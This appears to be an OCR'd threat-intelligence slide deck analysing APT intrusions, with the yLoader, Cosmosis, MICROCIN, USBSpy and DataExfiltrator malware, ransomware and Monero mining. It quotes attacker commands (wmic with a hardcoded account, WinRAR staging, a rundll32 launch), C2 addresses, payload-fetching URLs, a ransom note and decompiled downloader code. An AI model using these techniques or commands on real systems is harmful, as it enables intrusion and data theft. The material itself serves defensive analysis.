
www.voctel.net

www.clamvt.com

www.arestc.net

www.yandcx.com

Incident in some organization: overview



The second intrusion was done via old backdoor

Downloaders:

1. ShellDownloader – just a stager.
2. DeferredDownloader – stager which execution time is explicitly scheduled.

Trojans:

1. ShadowPad.
2. PlugX. Obfuscated by yLoader.
3. Unknown RAT. Obfuscated by yLoader.

Other malware:

1. ProxyTool
2. BackconnectProxy
3. Socks5BackconnectProxy
4. Attribute changer

Incident in some organization

1. Gh0st RAT. Obfuscated by yLoader.
2. Yet another version of MICROCIN .
3. DataExfiltrator. Obfuscated by yLoader.
4. USBSpy. Obfuscated by yLoader.
5. Exfiltration was done via cURL

clipbzzbook0612[.]com
enter.sharkpclhouse125[.]com –> ChinaChopper
out.shutcherryhospital333[.]com


The second intrusion was done via old backdoor

DataExfiltrator:

- Reads C:\users\public\music\bdacoi.tmp to retrieve list of remote endpoints.
- Connects to every remote endpoint with hardcoded credentials <company_domain>//svc_dp_backup
- Executes command on a remote endpoint "cmd /c wmic /node:X ' /user:Y' ' /password:Z' ' logicaldisk where 'drivetype!=5' get name"
- On found drives searches for ".doc", ".pdf", ".xls", ".txt" and also apply filter which comes from arguments
- Archive all found files into a ZIP archive with WINRAR utility. "C:\\users\\public\\music\\Rar.exe -inul -ep3 a C:\\users\\public\\music\\"


USBSpy

- Writes log into %Temp%\updates.log




```
Start disk monitor ...
Start get all parameters from ini file.
Start disk monitor ...
Start get all parameters from ini file.
Start U + Disc monitor ...
Start register class ...
Start create window ...
WM_CREATE Message ...
Start scan usb disk ...
Device name: \\?\C:
Scan usb disk complete...
Create window success, handle: 0x00050126
```


- Reads «C:\Documents and Settings\All Users\Favorites\ini.dat» or «C:\Users\Public\Libraries\ini.dat»
- When a USB drive is plugged-in the malware copies files allowed by the filter to [DIR_FROM_RULES]\Template\.
- For every flash drive dedicated folder is created
- Files are copied only if they were modified not more than 2 months ago



```
ASCII
.doc;.ppt;.xls;.
docx;.pptx;.xlsx
;.pdf;.txt;|60|c
:\SWSetup\AppIns
tl|6|...........
```


Template
File Edit View Favorites Tools Help
Back Search Folders
Address C:\SWSetup\AppInstl\Template
u8e06314b
updates.log - Notepad
File Edit Format View Help


```
Start disk monitor ...
Start get all parameters from ini file.
Start disk monitor ...
Start get all parameters from ini file.
Start U + Disc monitor ...
Start register class ...
Start create window ...
WM_CREATE Message ...
Start scan usb disk ...
Device name: \\?\C:
Scan usb disk complete...
Create window success, handle: 0x00070126
WM_DEVICECHANGE Message ...
WM_DEVICECHANGE Message ...
WM_DEVIStart U + Disc monitor ...
Start register class ...
Start create window ...
WM_CREATE Message ...
Start scan usb disk ...
Device name: \\?\C:
[illegible]
Volume serial number: 8e06314b ...
Log path: c:\SWSetup\AppInstl\Template\u8e06314b\1 ...|
Log path: c:\swsetup\appinstl\template\u8e06314b\1 ...
Log file: c:\SWSetup\AppInstl\Template\u8e06314b\u8e06314b.db ...
Start search directory: E: ...
File name: E:\bootwiz.sys
File name: E:\bootwiz.cfg
File name: E:\mouse.com
File name: E:\bootmenu.exe
```



```
Start store file: E:\tender.doc
Store file E:\tender.doc to c:\SwSetup\AppInstl\Template\u8e06314b\1\(01d423b036ba9200)tender.doc success ...
```

Steganography in MICROCIN

- Uses DLL-hijacking technique. The trojan is a DLL wlbsctrl.dll which is loaded by IKEEXT service.
- Checks the parent process. If it is not %SYSTEM32%/svchost.exe, terminates.
- Writes log into %TEMP%/RGI236A.log
- Creates mutex BE8E9B9-BEC8-702E-9C4D-3E65CD28, to prevent other instances execution.
- Connects to http://wind2.windmilldrops.com/ZachistitL.bmp and downloads the image. Decrypts the enrypted DLL in image and loads into memory. This DLL is body of MICROCIN.



```
2017-11-15 5:38:3 BW
2017-11-15 5:38:4 CM
2017-11-15 5:38:27 CHSN
2017-11-15 5:50:14 GCCO
2017-11-15 5:50:18 CP
2017-11-15 5:50:20 SP
2017-11-15 5:50:21 CUS
2017-11-15 5:50:31 UTE
2017-11-15 5:51:23 DD
2017-11-15 5:53:42 IFS406854
2017-11-15 5:54:39 DUMO
2017-11-15 5:54:44 MS130048, RS406790
2017-11-15 5:54:46 EMFIO
2017-11-15 5:54:52 MODDO
2017-11-15 5:54:59 SF000o
2017-11-15 5:59:13 NP
2017-11-15 6:13:37 EMI
2017-11-15 9:4:10 CEO
2017-11-15 9:4:34 GQCSE1225
2017-11-15 9:5:57 EHI
2017-11-15 9:34:40 CEO
```


Password: 123456

Password: 1qaz2wsx

Password: 123456

Password: 123456

Ransomware in a Malaysian bank



[redacted]

to me

Dear [redacted],


Your network have been compromised by a critical security hole,which led to all your local login accounts disabled and files in your computers are now all encrypted.
There are 15,000+ computers in total have been locked out.
You will not be able to use the system from now on and your internet connections are disabled too.
Your files are encrypted with the strongest military algorithms RSA4096 and AES256.Without our private key it is impossible to restore the data.
If you wish to log onto your computers and restore all the files ,our demands must been met.

DO NOT EDIT THE ENCRYPTED FILES - files may be damaged.

Sincerely,
CharityWarriors

Sent with ProtonMail Secure Email.

------- Original Message -------



[redacted]

tried paying bill with the cc but instead of getting otp i got these weird messages. whats happening?

```
RM0.00 2? t ? ?N#? ?  ^ MU   ?| |
lj  ?] dex  }  ? 1 ? d?jf  ?*? JYj  E9;3
Z GF?4 ???EF+E B  Pp  d???=
3L{ m   ?   ^,7?
```

```
RM0.00 2? t ? ?N#? ?  ^ MU   ?| |
lj  ?] dex  }  ? 1 ? d?jf  ?*? JYj  E9;3
Z GF?4 ???EF+E B  Pp  d???=
3L{ m   ?   ^,7?
```

Lateral movement

GROUP-IB


Unique tools

- yLoader – unique loader
- BNG – main module, runs implants
- Cosmosis – remote shell implant
- Calypso – main module, runs implants
- Yprat
- gh0st

Open-source tools

- SysInternals
- Nbtscan
- Mimikatz
- ZXPortMap
- TCP Port Scanner
- Netcat
- QuarksPwDump
- WmiExec
- EarthWorm
- DoublePulsar
- EternalBlue
- RDP
- TeamViewer

Final stage



Exfiltration

Targets:


- Financial organizations
- Government sector
- Technology
- Education
- Telecommunications
- Aerospace companies

Monero mining

.ova VM image:

1. Monero proxy server
2. NGINX web server

Launches mining activity at 3 am on 15k PCs



Ransomware

consists of three components:

- Locker - runs Loader and locks PC
- Cryptor - encrypts files
- Loader - runs Cryptor

100 BTC ~ $ 807,401

yLoader

C:\ProgramData\MPS\MPS.dll
SHA1 08f2a25e6d5afeb42bc61d341d59fbdf8e62fa5d

Exported functions:

- CsGetClassAccess
- CsGetClassStorePath

Behaviour:

- **DllEntryPoint**() only print debug string DLL_PROCESS_ATTACH.
- **CsGetClassStorePath()** checks if it was run by parent process with argument -auto.
- If check fails then execute itself by API WinExec(): rundll32.exe "<%PATH_TO_FILE%>\MPS.dll",CsGetClassStorePath -auto

If DLL run by process with argument -auto then it performs the following actions:

  - reads %PROGRAMDATA%\USOShared\Logs\UpdateUx_Tempx.107.etl
  - creates window ShutdownDetector
  - creates thread and calls shellcode (XORed by 0x67)
  - wait while window ShutdownDetector doesn't closed

- CsGetClassAccess - entry point for service. Name of service function get as parameter (standard scheme for Service Entry Point in Windows)

Debug strings:

- Rundll32Entry()
- ServiceEntry()
- Get Payload File Name.
- Switch to payload directory.
- Read Payload File.
- Call Shellcode.

Cosmosis

%PROGRAMDATA%\USOShared\Logs\UpdateUx_Tempx.107.etl ^ 0x67 by yLoader
SHA1 f9adb05f9648b157b16f6857213df8dc80c18cdc

Cosmosis is used to ex-filtrate files from compromised system and it provides remote shell access with
C&C address 95.216.49.2:53

Initial request:

- 50000 in hexadecimal form (so backdoor tells C2 that it started to execute command fetching loop) bot ID, computer IP-address, current username, RDP-session ID of current user, OS version info.
- Bot ID is randomly generated sequence of bytes; also it is stored in %ALLUSERSPROFILE%\2AFB1370.SN file.

Connects to C&C for next command every 60 seconds + random number of seconds from 0 to 120.
After command execution sleeps for 10 seconds.
All C&C communications (incoming and outgoing) are encrypted using XOR algorithm based on Mersenne twister.

PDB-string: E:\Project2\Deploy\Backdoor\Cosmosis_Src\TCP\Server\Release\Server.pdb

Cosmosis commands

COMMAND	DESCRIPTION
50001	interact with RDP-sessions. Additional parameters: * **1** - send RDP-session ID and corresponding username for every active session. * **2** - tries to enable debug privilege for own process and restart itself using other user RDP-session ID using commandline "filename -slave 95.216.49.2 53" and desktop name "winsta0\default". Also **40000** number in hexadecimal form will be sent to C2.
50002	remote CMD with output redirected to C2.
50003	interact with files. Additional parameters: * **1** - send specified file to C2. * everything **except 1** - save data recieved from C2 to specified file.

Problems

1. So many tools and trojans in arsenal
2. So many groups to attribute to and which share trojans and tools.
3. One group makes initial intrusion then 1 year after another group uses old backdoor of the first group


1. Generate new APT
2. Generate new Trojan name for every variant you observer
3. Public new marketing materials every time new sample is detected

1. Ok, you we can't attribute it directly to one of existent Chineese APT. Then let's say it is Chineese sate-sponsored group.
2. Write YARA rules to attribute samples.
3. Write network rules to track infrastructure of the attacker in real-time.


Attribution

Debug strings in yLoader:

- Rundll32Entry()
- ServiceEntry()
- Get Payload File Name. -> Gh0st RAT
- Switch to payload directory.
- Read Payload File.
- Call Shellcode.




Prometheus (MICROCIN) Downloader (d21603ba3936f605bb2530829dec83ca8fba9728451d635938ab3f8a191af0d5)



```
v7 = rand() % 3;
if ( v7 )
{
  v8 = v7 - 1;
  if ( v8 )
  {
    if ( v8 != 1 )
    {
      *((_BYTE *)&v65 + i) = 120;
      continue;
    }
    v9 = rand() % 10 + 48;
  }
  else
  {
    v9 = rand() % 26 + 97;
  }
}
else
{
  v9 = rand() % 26 + 65;
}
```

```
Buffer = 0;
memset(v6, 0, sizeof(v6));
GetWindowsDirectoryA(&Buffer, 0x104u);
if ( *((_BYTE *)&NumberOfBytesRead + lstrlenA(&Buffer) + 3) != 92 )
  *(&Buffer + lstrlenA(&Buffer)) = 92;
strcpy(String2, "debug");
lstrcatA(&Buffer, String2);
lstrcatA(&Buffer, "\\");
strcpy(v7, "netlogon.cfg");
lstrcatA(&Buffer, v7);
result = CreateFileA(&Buffer, 0x80000000, 0, 0, 3u, 0x80u, 0);
v3 = result;
if ( result )
{
  if ( result != (HANDLE)-1 )
  {
    NumberOfBytesRead = 0;
    ReadFile(result, lpBuffer, 0x104u, &NumberOfBytesRead, 0);
    result = (HANDLE)CloseHandle(v3);
```

